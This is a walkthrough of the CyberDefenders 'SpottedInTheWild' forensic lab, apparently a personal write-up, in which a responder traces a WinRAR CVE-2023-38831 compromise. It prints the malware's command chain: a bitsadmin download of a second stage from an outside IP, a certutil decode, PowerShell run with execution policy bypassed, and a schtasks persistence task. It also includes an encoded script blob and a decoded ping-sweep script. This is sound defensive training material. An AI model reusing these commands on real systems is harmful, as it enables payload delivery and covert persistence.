SpottedInTheWild Lab (Cyber Defenders) - Walkthrough

Thursday, September 5, 2024 12:46 PM


Story:
You are part of the incident response team at FinTrust Bank.
This morning, the network monitoring system flagged unusual outbound traffic patterns from several workstations.
Preliminary analysis by the IT department has identified a potential compromise linked to an exploited vulnerability in WinRAR software.

As an incident responder, your task is to investigate this compromised workstation to understand the scope of the breach, identify the malware, and trace its activities within the network.

Q1: In your investigation into the FinTrust Bank breach, you found an application that was the entry point for the attack. Which application was used to download the malicious file?

- When I navigated through the files of the image, I focused on the user 'Administrator' (the only local user on the disk) and found a 'Telegram Downloads' directory located at 'Users \Administrator\Downloads\Telegram Desktop'. Inside, there was an archive file named 'SANS SEC401.rar'.

  I unzipped it and found a file named 'SANS SEC401.pdf.cmd'. I tried to open it with Notepad++, but it appears to be obfuscated.




Users & Registry › Users › Administrator › Downloads › Telegram Desktop ›

Name	Date modified	Type	Size
SANS SEC401.pdf_	2/3/2024 8:11 AM	File folder	
SANS SEC401.rar	2/2/2024 11:33 PM	RAR File	30 KB

Q2: Finding out when the attack started is critical. What is the UTC timestamp for when the suspicious file was first downloaded?

- To address this question, I parsed the MFT file and searched for the name of the malicious file 'SANS SEC401'. I found the file 'SANS SEC401.rar.Identifier'.

  The 'Zone.Identifier' indicates that the file was downloaded from the web.
  I checked when the file was created and found the answer: **2024-02-03 07:33:20.**



.Identifier	☐	☐	☑	27	2024-02-03 07:33:20

Q3: Knowing which vulnerability was exploited is key to improving security. What is the CVE identifier of the vulnerability used in this attack?

- To address the question, I searched for the malicious file SANS SEC401.pdf.cmd on Google and added 'CVE' to the query.
  This led me to a report from AnyRun, which indicated that the file is associated with **CVE-2023-38831.**

Q4: In examining the downloaded archive, you noticed a file in with an odd extension indicating it might be malicious. What is the name of this file?

- We already found the answer for this question : **SANS SEC401.pdf .cmd**

Q5: Uncovering the methods of payload delivery helps in understanding the attack vectors used. What is the URL used by the attacker to download the second stage of the malware?


- I performed a dynamic analysis using AnyRun and discovered that the malware is utilizing 'Bitsadmin' to download the second stage from:
  http://172.18.35.10:8000/amanwhogetsnorest[.]jpg

Q6: To further understand how attackers cover their tracks, identify the script they used to tamper with the event logs. What is the script name?

- To address this question, I used 'Event Log Explorer' and loaded the 'Windows PowerShell' logs.
  In the first log we can see execution of a script that called **Eventlogs.ps1**

Q7: Knowing when unauthorized actions happened helps in understanding the attack. What is the UTC timestamp for when the script that tampered with event logs was run?


- The UTC time of the execution of the script:



```
- EventID        403
     [ Qualifiers]  0
  Level          4
  Task           4
  Keywords       0x80000000000000
- TimeCreated
     [ SystemTime] 2024-02-03T07:38:01.1241509Z
  EventRecordID  56
  Channel        Windows PowerShell
  Computer       DESKTOP-2R3AR22
  Security
- EventData
```

Q8: We need to identify if the attacker maintained access to the machine. What is the command used by the attacker for persistence?


- To address this issue, I uploaded the 'SANS SEC401.pdf .cmd' file and executed the script. The script is obfuscated, but we managed to uncover several commands.
  Among them was one that creates a scheduled task for persistence.




```
3864 notepad.exe "C:\Users\admin\Desktop\SANS SEC401.pdf .cmd.txt"          189  136  25
3428 cmd.exe /C "C:\Users\admin\Desktop\SANS SEC401.pdf .cmd"                1k   54   19
  3500 bitsadmin.exe /transfer Nothing /download /priority normal http://172.18.35.10:8000/amanwhogetsnorest.jpg C:\Windows\Te...   119  55  25
  2256 certutil.exe -decode amanwhogetsnorest.jpg normal.zip               183  41   44
  2688 cmd.exe /c "powershell -NOP -EP Bypass C:\Windows\Temp\z.ps1"      119  37   13
    2364 powershell.exe -NOP -EP Bypass C:\Windows\Temp\z.ps1              2k   1k   73
  3776 schtasks.exe /create /sc minute /mo 3 /tn "whoisthebaba" /tr C:\Windows\Temp\run.bat /RL HIGHEST   104  36  24
  2644 timeout.exe /t 200 /nobreak                                          32   16   16
```

Q9: To understand the attacker's data exfiltration strategy, we need to locate where they stored their harvested data. What is the full path of the file storing the data collected by one of the attacker's tools in preparation for data exfiltration?

- When I examined the PowerShell logs, I identified that the attacker executed a script named 'run.ps1', located in the 'Temp' folder.
  I opened the script using Notepad++, and it appeared to be obfuscated.
  I extracted the Base64 string, reversed it using CyberChef, and found the answer.



K0AVFdEIk9Ga0VWTtAiIyFmdk8CMwADO6UjLx4CO2EjLykTMv8iOwRHdoJCIpJXVtACdzVWdxVmUiV2VtU2avZnbJpQDpkSZslmR0VHc0V3bkgyclRXeCxGbBRW
YlJlO60VZslmRu8USu0WZ0NXeTtFKn5WayR3U0YTZzFmQvRlO60FdyVmdu92Qu0WZ0NXeTtFI9AichZHJK0gIlxWaGRXdwRXdvRCIvRHIkVmdhNHIzRHb1NXZyB
ibhN2UiACdz9GStUGdpJ3VK0gCN0nCN0HIgACIK0QZslmR0VHc0V3bkACa0FGUlxWaG1CIk5WZwBXQtASZslmRtQXdPBCfgIiLl5WasZmZvBycpBCUJRnblJnc1
NGJgQ3cvhkIgACIgACIgAiCNIiLl5WasZmZvBycpBCUJRnblJnc1NGJgQ3cvhkIgQ3cvhULlRXaydFIgACIgACIgoQD7BSZzxWZg0HIgACIK0QZslmR0VHc0V3b
kACa0FGUlxWaG1CIk5WZwBXQtASZslmRtQXdPBCfgIiLl5Was52bgMXagAVS05WZyJXdjRCI0N3bIJCIgACIgACIgoQDi4SZulGbu9GIzlGIQlEduVmcyV3YkAC
dz9GSiACdz9GStUGdpJ3VgACIgACIgAiCNsHIpwGb15GJgUmbtACdsV3clJHJoAiZpBCIgAiCNoQDlVnbpRnbvNUesRnblxWaTBibvlGdjFkcvJncF1CIxACduV
3bD1CIQlEduVmcyV3YkASZtFmTyVGd1BXbvNULg42bpR3Yl5mbvNUL0NXZUBSPgQHb1NXZyRCIgACIK0gI05WZyJXdjRSKpEDIrASKn4yJoY2T4VGZulEdzFGTu



By
Character

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

□ Strict mode

K0AVFdEIk9Ga0VWTtAiIyFmdk8CMwADO6UjLx4CO2EjLykTMv8iOwRHdoJCIpJXVtACdzVWdxVmUiV2VtU2avZnbJpQDpkSZslmR0VHc0V3bkgyclRXeCxGbBRW
YlJlO60VZslmRu8USu0WZ0NXeTtFKn5WayR3U0YTZzFmQvRlO60FdyVmdu92Qu0WZ0NXeTtFI9AichZHJK0gIlxWaGRXdwRXdvRCIvRHIkVmdhNHIzRHb1NXZyB
ibhN2UiACdz9GStUGdpJ3VK0gCN0nCN0HIgACIK0QZslmR0VHc0V3bkACa0FGUlxWaG1CIk5WZwBXQtASZslmRtQXdPBCfgIiLl5WasZmZvBycpBCUJRnblJnc1
NGJgQ3cvhkIgACIgACIgAiCNIiLl5WasZmZvBycpBCUJRnblJnc1NGJgQ3cvhkIgQ3cvhULlRXaydFIgACIgACIgoQD7BSZzxWZg0HIgACIK0QZslmR0VHc0V3b
kACa0FGUlxWaG1CIk5WZwBXQtASZslmRtQXdPBCfgIiLl5Was52bgMXagAVS05WZyJXdjRCI0N3bIJCIgACIgACIgoQDi4SZulGbu9GIzlGIQlEduVmcyV3YkAC
dz9GSiACdz9GStUGdpJ3VgACIgACIgAiCNsHIpwGb15GJgUmbtACdsV3clJHJoAiZpBCIgAiCNoQDlVnbpRnbvNUesRnblxWaTBibvlGdjFkcvJncF1CIxACduV
3bD1CIQlEduVmcyV3YkASZtFmTyVGd1BXbvNULg42bpR3Yl5mbvNUL0NXZUBSPgQHb1NXZyRCIgACIK0gI05WZyJXdjRSKpEDIrASKn4yJoY2T4VGZulEdzFGTu
AVS0JXY0NHJgwCMocmbpJHdzJWdT5CUJRnchR3ckgCJiASPgAVS05WZyJXdjRCIgACIK0wegkyKrQnblJnc1NGJgsDZuVGJgUGbtACduVmcyV3YkAyO0JXY0NHJ
g0DI05WZyJXdjRCKgI3bmpQDK0QXzsVKoMXZ0lnQzNXZyRGZBRXZH5SKQlEZuVGJoU2cyFGU6oTXzNXZyRGZBBVSuQXZO5SblR3c5N1Wg0DIk5WZkoQDdNzWpgy
clRXeCN3clJHZkFEdldkLpAVS0JXY0NHJoU2cyFGU6oTXzNXZyRGZBBVSuQXZO5SblR3c5N1Wg0DI0JXY0NHJK0gCNICd4RnL2UzM0wkQcBXblRFXsF2YvxEXhR
XYEBHcBxVZslmZvJHUyV2cVpjduVGJiASPgUGbpZEd1BHd19GJK0gI5kjLx4CO2EjLykTMiASPgAVSk5WZkoQDiEjLx4CO2EjLykTMiASPgAVS0JXY0NHJ

```
$startIP = "192.168.1.1"
$endIP = "192.168.1.99"
$outputFile = "$env:UserProfile\AppData\Local\Temp\BL4356.txt"

$start = [System.Net.IPAddress]::Parse($startIP).GetAddressBytes()[3]
$end = [System.Net.IPAddress]::Parse($endIP).GetAddressBytes()[3]

for ($current = $start; $current -le $end; $current++) {
    $currentIP = "$($startIP.Substring(0, $startIP.LastIndexOf('.') + 1))$current"
    $result = Test-Connection -ComputerName $currentIP -Count 1 -ErrorAction SilentlyContinue

    if ($result -ne $null) {
        Write-Host "Host $currentIP is online."
        "Host $currentIP is online." | Out-File -Append -FilePath $outputFile
    } else {
        Write-Host "Host $currentIP is offline."
        "Host $currentIP is offline." | Out-File -Append -FilePath $outputFile
    }
}
```